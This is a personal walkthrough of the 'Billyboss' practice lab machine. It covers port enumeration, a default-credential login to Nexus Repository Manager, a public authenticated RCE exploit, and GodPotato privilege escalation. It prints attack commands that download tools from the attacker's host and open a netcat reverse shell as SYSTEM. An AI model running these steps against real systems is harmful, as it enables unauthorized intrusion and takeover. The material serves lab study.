# **Blllyboss**

### **Key Takeaways**

- Not tunneling super hard on a single application and getting a scope of the system as a whole before was a good methodology change I made here and it saved me time and frustration
- If I need another way of listing the current user because the whoami command isn't working for some reason can run: echo %USERPROFILE%
- Otherwise this one was actually not too bad, feels like the practice is paying off which is cool.

## Walk Through

Running rustscan to get some quick enumeration going

```
rustscan -a 192.168.184.61 -- ulimit 5000 | tee rustscan.out
PORT
        STATE SERVICE
                            REASON
21/tcp open ftp
                       syn-ack ttl 125
80/tcp open http
                        syn-ack ttl 125
135/tcp open msrpc
                          syn-ack ttl 125
139/tcp open netbios-ssn
                            syn-ack ttl 125
445/tcp open microsoft-ds
                            syn-ack ttl 125
5040/tcp open unknown
                             syn-ack ttl 125
7680/tcp open pando-pub
                             syn-ack ttl 125
8081/tcp open blackice-icecap syn-ack ttl 125
49664/tcp open unknown
                             syn-ack ttl 125
49665/tcp open unknown
                             syn-ack ttl 125
49666/tcp open unknown
                             syn-ack ttl 125
49667/tcp open unknown
                             syn-ack ttl 125
49668/tcp open unknown
                             syn-ack ttl 125
49669/tcp open unknown
                             syn-ack ttl 12
```

#### Getting autorecon running

```
sudo autorecon 192.168.184.61 --nmap-append="--min-rate=5000" --dirbuste r.threads=30 -v \,
```

#### Getting an nmap scan running

```
nmap -sC -sV 192.168.184.61 -oA default_scripts
PORT STATE SERVICE
                         VERSION
21/tcp open ftp
                     Microsoft ftpd
ftp-syst:
SYST: Windows_NT
80/tcp open http
                      Microsoft IIS httpd 10.0
http-cors: HEAD GET POST PUT DELETE TRACE OPTIONS CONNECT PATC
Н
_http-server-header: Microsoft-IIS/10.0
_http-title: BaGet
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
8081/tcp open http
                      Jetty 9.4.18.v20190429
http-robots.txt: 2 disallowed entries
_/repository/ /service/
http-server-header: Nexus/3.21.0-05 (OSS)
_http-title: Nexus Repository Manager
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
smb2-time:
 date: 2025-08-19T15:29:27
_ start_date: N/A
smb2-security-mode:
```

3:1:1:

Message signing enabled but not required

- 21 ftp
- 80 http iis web server
- 135 rpc
- 139/445 smb
- 8081 a jetty server
  - nexus repo manager looks to be running on it

#### **21 FTP**

Attempting to connect to the ftp instance for an anonymous login attempt I get an error that SSL is required

```
(kali⊗ kali)-[~/pg/billyboss]

$ ftp 192.168.184.61 -a
Connected to 192.168.184.61.
220 Microsoft FTP Service
534 Policy requires SSL.
ftp: Login failed
ftp>
ftp> quit
```

So I downloaded ftp-ssl to try and connect to it that way


```
sudo apt install ftp-ssl
```

This yielded a different result, the server reporting that the server dos not allow TLS secure connections, and that it requires SSL. At this point I didn't have any direct ideas so I choose to move on to HTTP. If I get stuck later I will come back to this.

```
(kali⊗kali)-[~/pg/billyboss/results]
_$ ftp-ssl -d 192.168.184.61
Connected to 192.168.184.61.
220 Microsoft FTP Service
ftp: setsockopt: Bad file descriptor
Name (192.168.184.61:kali): ftp
---> AUTH TLS
534 Local policy on server does not allow TLS secure connections.
---> AUTH SSL
534 Local policy on server does not allow TLS secure connections.
SSL not available
---> USER ftp
534 Policy requires SSL.
Login failed.
---> SYST
215 Windows_NT
Remote system type is Windows_NT.
ftp> ls
ftp: setsockopt (ignored): Permission denied
---> PORT 192,168,45,156,185,13
530 Please login with USER and PASS.
ftp: bind: Address already in use
```


#### **80 HTML**

Opening the site hosted on port 80 I am greeted with a site with the title "Baget"



This looks like a package manager of some sort.


Looking at the documentation page for Baget



#### Nuget is the package manager for .Net

A Symbol server is a file server that stores debug symbols centrally on a server rather than on each develops system. Then you can point your debugger at the symbol server to resolve symbol names.

Clicking through the links at the top of the Baget page, the documentation one leads to the server docs page, and the upload page takes me a page with a variety of methods to push packages to the server it seems.



This seems interesting, but doing some research on baget file upload vulnerabilities/ exploits didn't yield anything super obvious so I will come back to this later.

I want to get in the habit of examining the system as a hole before digging myself into one application in general

#### **135 RPC**

RPCdump output didn't yield anything of particular interest to me.

```
impacket-rpcdump -port 135 192.168.184.61
```

The impacket-getarch script, utilizing RPC data did highlight that the system is 64 bit architecture which is nice

impacket-getArch -target 192.168.184.61

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Gathering OS architecture for 1 machines

[*] Socket connect timeout set to 2 secs

192.168.184.61 is 64-bit
```

### 139 /445 SMB

looking at the enum4linux results from information gathered via SMB, it does find the netbios computer name for this server so I add that to my hosts file

I also like to attempt to manually authenticate to the server with anonymous and guest sessions using nxc, but this did also confirm the netbios computer name

Adding the name to my hosts file

```
File Actions Edit View Help

GNU nano 8.4


127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::2 ip6-allrouters

#192.168.153.98 pelican
192.168.184.61 billyboss
```

### 8081 jetty web server

Going to the page hosted at the targets ip / port it confirms that this is a nexus repository manager server. I also get a version


Nexus Repository managery Version: OSS 3.21.0-05




In the top right there is also a login page

I attempted to login as a variety of credentials

admin:admin
admin:password
admin:admin123 -- this is the default
nexus:nexus is the one that worked!




Clicking around, under my user account settings there is a section called NuGet API key, this is what I assume I will need to push a package to the nuget server



However, the buttons are greyed out.

Browsing through the files available



Clicking through those files I either lacked the permissions to view them, or they were empty.

At this point I decide to head to google looking for exploits for that version that I found earlier

Nexus Repository managery Version: OSS 3.21.0-05

Goolging "Nexus Repository managery Version: OSS 3.21.0-05 exploit" I find <a href="https://www.exploit-db.com/exploits/49385">https://www.exploit-db.com/exploits/49385</a>


This appears to be an authenticated RCE that works on versions 3.21.1 and below.

Looking at the code, there appears to be a few small tweaks I need to make

In this first run I am just trying to see if i get command execution by hosting a web server and for the command having this script make a connection to it with certuil

running this script with the tweaks, and my test command being run worked. So now I want to try and change the command to form a reverse shell connection

So I went to revshells to get the command for the reverse shell



I find the powershell #3 base64 encoded works well for me alot of the time so I went with that one

#### Started a listener

```
rlwrap nc -lvnp 1234
```

Put the output section from revshells into the command field in the exploit script

```
| Find | Stall | Page | Stall | Page | Stall | Page | Page
```

running the script again I popped a shell which is nice

Checking my privileges and groups

```
whoami /all
```

BIIIyboss 11

```
GROUP INFORMATION
                                           Type
                                                                SID
                                                                               Attributes
S-1-1-0 Mandatory group, Enabled by default, Enabled group
S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
Everyone
BUILTIN\Users
                                           Well-known group S-1-1-0
                                           Alias
                                                                               Mandatory group, Enabled by default, Enabled group
Mandatory group, Enabled by default, Enabled group
Mandatory group, Enabled by default, Enabled group
                                           Well-known group S-1-5-6
NT AUTHORITY\SERVICE
CONSOLE LOGON
                                           Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users
NT AUTHORITY\This Organization
                                           Well-known group S-1-5-11
Well-known group S-1-5-15
                                                                              Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account
                                           Well-known group S-1-5-113
                                           Well-known group S-1-2-0
NT AUTHORITY\NTLM Authentication
                                           Well-known group S-1-5-64-10
Mandatory Label\High Mandatory Level Label
                                                               S-1-16-12288
PRIVILEGES INFORMATION
Privilege Name
                                   Description
                                                                                     State
         ------
SeShutdownPrivilege
                                  Shut down the system
                                                                                     Disabled
SeChangeNotifyPrivilege
                                   Bypass traverse checking
                                                                                     Enabled
SeUndockPrivilege
                                   Remove computer from docking station
                                                                                     Disabled
                                  Impersonate a client after authentication Enabled
SeImpersonatePrivilege
SeCreateGlobalPrivilege
                                  Create global objects
                                                                                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
                                                                                     Disabled
SeTimeZonePrivilege
                                   Change the time zone
PS C:\Users\nathan\Nexus\nexus-3.21.0-05>
```

The first thing that screamed out to me is that I have SelmpersonatePrivilege, which makes me think this will be a classic potato privilege escalation

Find the .net version installed on the server

```
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework S etup\NDP"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\C DF

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v 4

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v 4.0
```

based on the output looks like .net version 4 is on the system

Now I want to move a nc and godpotato binary onto the system

I seem to not get the most consistent output reported in my shell, so when i ran my usual curl and wget commands nothing was reported in my shell to tell me if

they were on the system. I was able to use the invoke-webrequest method to download my files though.

It would probably be a good idea to build a habit out of making a more stable and interactive shell session early on in my workflow. I knew I could make web request so maybe just odwnloading nc or a shell binary early would be smart. Anyways. starting python web server

```
python3 -m http.server
```

downloading nc and godpotato binaries using invoke webrequest method

```
iwr -uri http://192.168.45.156/nc.exe -Outfile nc.exe
```

iwr -uri http://192.168.45.156/GodPotato.exe -Outfile GodPotato.exe

starting a nc listener on my kali box to catch the system shell

```
rlwrap nc -lvnp 1337
```

Running god potato on the target machine and telling it to use the nc binary to make a reverse shell connection back to my machine as the command run as the system user.

```
./GodPotato.exe -cmd "C:\Users\nathan\nc.exe 192.168.45.156 1337 -e cmd"
```

This worked and I got a shell in my listener. the whoami command was not working so I had to find another way of printing my user

BIIIyboss 13